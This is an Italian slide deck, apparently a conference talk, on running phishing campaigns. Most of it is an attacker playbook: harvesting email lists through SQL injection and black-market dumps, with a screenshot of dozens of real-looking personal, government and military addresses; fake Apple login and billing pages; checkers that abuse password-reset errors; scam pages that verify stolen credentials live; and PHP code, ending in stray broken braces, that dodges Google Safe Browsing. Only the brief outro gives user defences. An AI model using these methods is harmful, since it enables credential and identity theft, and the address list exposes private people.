


# Advanced Spam & Phishing Techniques



MOHAMMED LATIFI (SIMO)

- ▶ 0. INTRO
- ▶ 1. Spam & Phishing
- ▶ 2. Tools & Process
- ▶ 3. Information Gathering
- ▶ 4. SMART SCAM PAGE
- ▶ 5. ANTI-SPAM
- ▶ 6. OUTRO



# Spam & Phishing :

La posta elettronica è ormai diventato uno strumento molto utile di comunicazione ed è entrato a far parte della nostra vita quotidiana.

Pensiamo che solo in Italia, ogni giorno, vengono spedite circa 940 milioni di e-mail.

Diventa quindi indispensabile tutelare da eventuali truffe e pericoli la nostra casella di posta elettronica e per farlo bisogna conoscere alcuni termini tipo :

Spam e Phishing e quale rischio che se occorre.

# Spam :

Il termine Spam indica la ricezione di qualsiasi messaggio indesiderato.

La forma più comune di Spam è quella che riguarda la posta elettronica indesiderata.

Molte aziende attraverso messaggi di spam propongono i loro prodotti e/o servizi e la ragione è da ricercare in alcuni semplici motivi:

questo tipo di promozione è poco costosa

si può inviare una e-mail a migliaia di persone allo stesso tempo

Etc ...

# Phishing :

Il phishing è un tipo di truffa via Internet attraverso la quale un aggressore, chiamato phisher, cerca di ingannare la vittima convincendola a fornire informazioni personali sensibili.

Nelle truffe di phishing che avvengono tramite posta elettronica esiste una procedura che possiamo definire come standard :

- 1) Il truffatore (phisher) spedisce un messaggio di posta elettronica che simula, nella grafica e nel contenuto, il sito ufficiale della (banca, servizio streaming ...)
- 2) quasi sempre il suo contenuto è relativo ad avvisi di particolari situazioni o problemi di verificare il proprio conto corrente o l'account e password oppure con la carta di credito.
- 3) l'e-mail invita il destinatario a seguire un collegamento (url) contenuto nel messaggio per risolvere la sua situazione.
- 4) Il collegamento fornito reindirizza ad una copia del sito ufficiale dove si trova la (fake-page or scam page), messa su un server controllato dall'phisher, allo scopo di richiedere e ottenere dal destinatario dati personali ...
- 5) Le informazioni fornite vengono quindi rubate in quanto memorizzate dal server gestito dal truffatore e verranno utilizzate per fare acquisti, per trasferire somme di denaro o semplicemente essere utilizzate per ulteriori attacchi.

# Strumenti

- ▶ **Lista di Indirizzi E-mail (Mailling List 1K) :**  
l'elenco di indirizzi e-mail che ricevono la mail di phishing
- ▶ **Dominio (Hosting)**
- ▶ **Mailer (Servizio di invio mail) :**
  - Office365
  - Free Gmail SMTP
  - Hacked Mailserver
- ▶ **Scam Page (Fake Page)**

- **Mail List :**

- SQL Injection & Public Dump
- Email Spider
- Blackmarket
- Etc..

```
[15:41:00] [INFO] fetching columns 'email, name, pass' for table 'users' in database 'acuart'  
[15:41:01] [INFO] the SQL query used returns 3 entries  
[15:41:04] [INFO] retrieved: pass  
[15:41:08] [INFO] retrieved: varchar(100)  
[15:41:09] [INFO] retrieved: email  
[15:41:09] [INFO] retrieved: varchar(100)  
[15:41:10] [INFO] retrieved: name  
[15:41:14] [INFO] retrieved: varchar(100)  
[15:41:14] [INFO] fetching entries of column(s) 'email, name, pass' for table 'users' in database 'acuart'  
[15:41:14] [INFO] the SQL query used returns 1 entries  
[15:41:16] [INFO] retrieved: email@email.com  
[15:41:20] [INFO] retrieved: John Smith  
[15:41:22] [INFO] retrieved: test  
[15:41:22] [INFO] analyzing table dump for possible password hashes
```

Database: acuart

Table: users

[1 entry]

pass	name	email
test	John Smith	email@email.com



**KALI LINUX**


The quieter you become, the more you are able to hear.

# Big Mailist 16K BlackMarket :

```
*new 4 - Notepad++
File Modifica Cerca Visualizza Formato Linguaggio Configurazione Strumenti Macro Esegui Plugin Finestra ?
change.log x new 1 x bitm.bt x new 2 x note.bt x checker.sh x ppl-checker.sh x new 3 x new 4 x
16404 henrick@interchange.ubc.ca
16405 lbronstein73@hotmail.com
16406 apuri436@yahoo.com
16407 lionheartjones-chango@yahoo.com
16408 brian@brianshields.com
16409 andrew@digecorp.com
16410 hrhgroup@streamyx.com
16411 bradyschroeder@yahoo.com
16412 chrisbanick@yahoo.com
16413 bjhillary@yahoo.com
16414 robertnhill@alumni.princeton.edu
16415 ranelli@saclantc.nato.int
16416 anthony.clark2@us.army.mil
16417 surider@aol.com
16418 erland.cocei@brd.ro
16419 sbliss@cfl.rr.com
16420 kmauk@clearsurf.com
16421 spatel@ewcccontrols.com
16422 aureldrgh2003@yahoo.com
16423 Dave.Roff@arkansas.gov
16424 arieliahu@aol.com
16425 richard@sundialpartners.com
16426 terrained@hotmail.com
16427 leaton71@cox.net
16428 tompen@cglaw.com
16429 michael.dillon@nt.gov.au
16430 burningpit@yahoo.com
16431 alpoteet@flash.net
16432 cheryl.habbe@steelstudios.com
16433 bberrign@renc.igs.net
16434 erlathr@unak.is
16435 jack@dyddcapital.com
16436 bchapman6818@comcast.net
16437 tovasilverman@netscape.net
16438 dmiciric@hotmail.com
16439 wilk@wm.edu
16440 eross@mcgrawwentworth.com
16441 johngaisford@gmail.com
Normal text file length: 370.345 lines: 16.443 Ln: 16.420 Col: 7 Sel: 0 | 0 Windows (CR LF) UTF-8 INS
16:16 12/01/2019
```



# Login Scam Page ( Ex Apple Old ) :



The screenshot shows a web browser window with the following elements:

- Address Bar:** Contains the URL `appleid.idapplehelp.com/VerifyID/`. A red arrow points to this URL.
- Navigation Bar:** Features the Apple logo and links for Store, Mac, iPhone, Watch, iPad, iPod, iTunes, and Support.
- Page Title:** "Verify Apple ID"
- Left Column (Informational):**
  - Section Header:** "Please sign in to verify your Apple ID"
  - Text:** "Please login to verify & update your Apple ID account information."
  - Section Header:** "Account Verification."
  - Text:** "We occasionally require our users to verify or update their account information on file. This can be due to invalid account details, or an expired payment method."
  - Text:** "You will be unable to use your Apple ID or make purchases until this process is completed."
- Right Column (Form):**
  - Section Header:** "Sign in to verify your Apple ID."
  - Form Fields:** Two input fields labeled "Apple ID" and "Password".
  - Links:** "[Forgot your Apple ID?](#)" and "[Forgot your Password?](#)"
  - Button:** A blue "Sign In" button.
- Footer:** The "RELEASE" logo is visible in the bottom right corner.

# Billing Scam Page ( Ex Apple Old)

The Apple Store (U.S.)

http://http.apple-billing.me.uk/MobileMe/update.html

Google

Store Mac iPod + iTunes iPhone Downloads Support

Apple Store Questions? Need Advice? Call 1-800-MY-APPLE

## Update Billing Information

AMEX  DISCOVER  MasterCard  VISA

Card Number

Expiration Date

Security Code  [What is this?](#)

### Billing Address

First Name  Last Name

\*as they appear on your credit card

Address (We cannot ship to PO boxes or APO and FPO addresses.)


Town/City  State  Zip Code

Country

Daytime Phone   Ext.  +1 for US numbers

Social Security Number  Date of birth  Mothers Maiden Name

Display a menu




# Process & Send :

# Information Gathering :

Vantaggi raccolta di informazioni su persone e le loro entità !!

- ▶ Consumo di resource mailservers & banda
- ▶ Rindirizzare la campagna solo verso categorie varietà di certi utenti
- ▶ Segnalazione & Blacklist
- ▶ HOW ??

WhoIs



# Email Valid Checker Tools


e uno script scritto con varie linguaggi di programmazione si basa sulla libreria cURL che ti permette di filtrare un elenco di indirizzi email

interrogando il server ufficiale per esempio Apple.

e vedranno quali email hanno un account Apple utilizzando varie chiamate cURL per ottenere alla fine un elenco di indirizzo email puro di persone che sono in possesso di un account sul sito obbiettivo (in questo caso Apple)


# Come Funziona (Error-Based)

- **link particolari :**  
link di recupero password x paypal  
link di accesso account x netflix



## Hai bisogno di aiuto per la password?

Immetti l'indirizzo email che usi con PayPal e ti aiuteremo a creare una nuova password.



Non esiste un conto associato a questo indirizzo email. Prova con un altro indirizzo email o crea un nuovo conto.

[Avanti](#)

[Hai dimenticato l'indirizzo email?](#)

[Torna alla pagina di accesso al conto PayPal](#)

Privacy PayPal

## Accedi

Non abbiamo trovato nessun account con questo indirizzo email. Riprova o [crea un nuovo account](#).

Email o numero di telefono  
mohammed.latifi9999999@gmail.com

Password

[Accedi](#)

Ricordami [Serve aiuto?](#)

Live Demo  
Email Valid  
Checker



Start  
LIVE DEMO



# SMART SCAM PAGE

Impact

Credibility & Evolution

Type

Bypass Anti Spam & Blacklist



# SMART SCAM PAGE TYPE

- ▶ SCAM PAGE TRUE LOGIN
- ▶ SCAM PAGE ATS
- ▶ SCAM PAGE TRUE LOGIN + AUTO INFO GRABBER.
- ▶ SCAM PAGE AUTO SPREAD

# SCAM PAGE TRUE LOGIN

## **Impact :**

la maggior parte dei utenti consapevoli se ricevono una mail e sospettano che una mail di phishing la prima cosa che fanno e aprire il link e provano a inserire

dati così a caso nel campo di login e password e se ovviamente il sito ti dice che i credenziali sono sbagliati di qua si capisce che

se si tratta veramente del sito ufficiale

Se ti fa passare quindi e una scam page per violare i tuoi dati ..

## **Bypass & Credibilità :**

Scam page true login e in grado di controllare veramente i credenziali interrogando i server del sito obiettivo per esempio (paypal),

basando sempre sulla libreria curl,

se la mail e la password

che ha inserito l'utente se sono corrette ti passa alla pagina successiva dove ti chiede di inserire altre informazioni ...

se no ti stampa un messaggio di errore simile al sito ufficiale.

SCAM  
PAGE TRUE  
LOGIN



Start  
LIVE DEMO



**SCAM PAGE TRUE LOGIN**


**+**

**AUTO INFO GRABBER**

in questo ultimo tipo di scam page oltre a controllare i dati inseriti dal utente se sono corretti o meno, una volta che hai inserito la tua mail e la tua password corretti, ti indirizza verso la sua prima pagina del benvunto che ti dimostra il tuo nome, cognome, telefono e alcuni altri informazioni dal profilo del l'utente

In modo che da piu fiducia sia su livello tecnico e anche su livello psicologico

SCAM  
PAGE TRUE  
LOGIN  
+  
AUTO INFO  
GRABBER





## The site ahead contains malware

Attackers currently on **abu-farhan.com** might attempt to install dangerous programs on your computer that steal or delete your information (for example, photos, passwords, messages, and credit cards).

Automatically report details of possible security incidents to Google. [Privacy policy](#)

[Details](#)

[Back to safety](#)

# ROBOT ANTI SPAM

# Google Safe Browsing

- ▶ è un servizio di blacklist fornito da Google che fornisce elenchi di URL risorse web che contengono malware o contenuti di phishing



Google Safe Browsing

# The Safe Browsing APIs (v4)

i cyber criminali si basano sul servizio stesso per bypassarlo  
nel senso che google offre un API per controllare un link su la loro lista  
dei siti blacklistati,  
in base agli elenchi aggiornati di Google risorse Web non sicure.



# Bypass Google Safe Browsing

File Edit Selection Find View Goto Tools Project Preferences Help

```
untitled
1 <?php
2 #BITM - Hacklabg
3 error_reporting(0);
4
5 $googleword = "phishing";
6
7 $cars = array(
8 "http://www.phishing-site1.com/scampage1",
9 "http://www.phishing-site2.com/scampage2",
10 "http://www.phishing-site3.com/scampage3"
11 );
12
13 for ($i=0;$i<count($cars);$i++) {
14
15 //Google Safe API's
16 $google =
17 "https://sb-ssl.google.com/safebrowsing/api/lookup?client=demo-app&key=AKxaWaQ1L_HJUY7YzFZy-100ISCV_zIUYTzaLEW&appver=1.5.2&pver=3.1&url=" .
18     urlencode($cars[$i]);
19 $ch1 = curl_init();
20 curl_setopt($ch1, CURLOPT_RETURNTRANSFER, 1);
21 curl_setopt($ch1, CURLOPT_SSL_VERIFYHOST, false);
22 curl_setopt($ch1, CURLOPT_SSL_VERIFYPEER, false);
23 curl_setopt($ch1, CURLOPT_URL, $google);
24 $result1 = curl_exec($ch1);
25 curl_close($ch1);
26
27 if (!eregi($googleword, $result1)) {
28
29 echo '<META HTTP-EQUIV="Refresh" CONTENT="0;URL= '; echo $cars[$i]; echo '>';
30
31 exit();
32 }
33 }
34 }
35 }
36 }
37 }
38 }
39 }
40 }
41 }
42 }
43 }
44 }
45 }
46 }
47 }
48 }
49 }
50 }
51 }
52 }
53 }
54 }
55 }
56 }
57 }
58 }
59 }
60 }
61 }
62 }
63 }
64 }
65 }
66 }
67 }
68 }
69 }
70 }
71 }
72 }
73 }
74 }
75 }
76 }
77 }
78 }
79 }
80 }
81 }
82 }
83 }
84 }
85 }
86 }
87 }
88 }
89 }
90 }
91 }
92 }
93 }
94 }
95 }
96 }
97 }
98 }
99 }
100 }
```

# OUTRO

- ▶ Email :

- ▶ Email Privato
- ▶ Email Pubblico

- ▶ Controllo del URL :

- ▶ Guarda attentamente il nome del dominio

Solo perché il nome di dominio del sito malevole contiene le parole giuste non significa che sia il sito ufficiale.

- ▶ Esempio : **<http://paypal.com.loginsxh.com>** vs **<http://paypal.com/login>**

- ▶ Mantenere aggiornato il browser :

- ▶ Assicurarsi di usare l'ultima versione del browser Web e che siano state applicate tutte le patch di sicurezza più recenti.